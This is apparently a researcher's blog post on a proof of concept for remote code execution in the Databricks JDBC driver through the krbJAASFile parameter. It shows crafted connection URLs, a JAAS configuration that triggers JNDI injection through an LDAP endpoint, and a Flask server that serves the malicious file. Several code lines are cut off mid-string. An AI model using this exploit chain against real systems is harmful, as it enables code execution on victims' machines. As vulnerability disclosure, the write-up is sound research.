

Databricks JDBC Attack via JAAS

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Content

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Background Story

Yesterday, I received a threat intelligence alert regarding the Databricks JDBC driver. After a quick review, I pinpointed the root cause of the issue.

The vulnerability stems from improper handling of the `krbJAASFile` parameter. An attacker could potentially exploit this flaw to achieve remote code execution (RCE) within the driver's context by tricking the victim into using a specially crafted connection URL that includes the `krbJAASFile` property. It's important to note that the affected product versions are 2.6.38 and earlier.

Constructing a PoC

Creating a proof of concept (PoC) is crucial for reproducing vulnerabilities effectively. It can often save significant time during the testing process. Having researched JDBC assemblies for several years, I understand how vital it is to develop a clear and reliable PoC.


Here is the vulnerable connection URL:

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```
jdbc:databricks://127.0.0.1:443;AuthMech=1;KrbAuthType=1;httpPath=/;KrbHostFQDN=test;KrbServiceName=
```



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The JAAS configuration file is as follows:

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Client {
  com.sun.security.auth.module.JndiLoginModule required
    user.provider.url="ldap://127.0.0.1:1389/wr4euw"
    group.provider.url="test"
    useFirstPass=true
    serviceName="test"
    debug=true;
};
```

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Clearly, this is not the desired outcome. Since we cannot compromise a server and modify its configuration or JAAS file, I've developed a web server to serve the content of the configuration file—essentially a malicious JNDI remote codebase.

I've arranged the web server code using Flask as follows:

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```

from flask import Flask, request

app = Flask(__name__)

@app.route('/jaas.conf', methods=['POST', 'GET'])
def SSOJSON():
    if request.method == 'GET':
        # Path to your jaas.conf file
        jaas_conf_path = '/root/ssl/jaas.conf'
        try:
            # Read the contents of the jaas.conf file
            with open(jaas_conf_path, 'r') as file:
                jaas_content = file.read()

            return jaas_content
        except Exception as e:
            # Handle exceptions (file not found, etc.)
            return False;

if __name__ == '__main__':
    app.run('0.0.0.0', debug=True, port=443, ssl_context=('/root/ssl/jdbc.pyn3rd.com.pem', '/root/s

```

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My approach is sound: the remote web server receives a request, and the malicious configuration file is loaded seamlessly. The remote code execution is then triggered via JNDI injection.

Here's the crafted connection URL used to exploit the vulnerability:

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```

jdbc:databricks://127.0.0.1:443;AuthMech=1;principal=test;KrbAuthType=1;httpPath=/;KrbHostFQDN=test;

```

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If you have any questions, leave a comment below.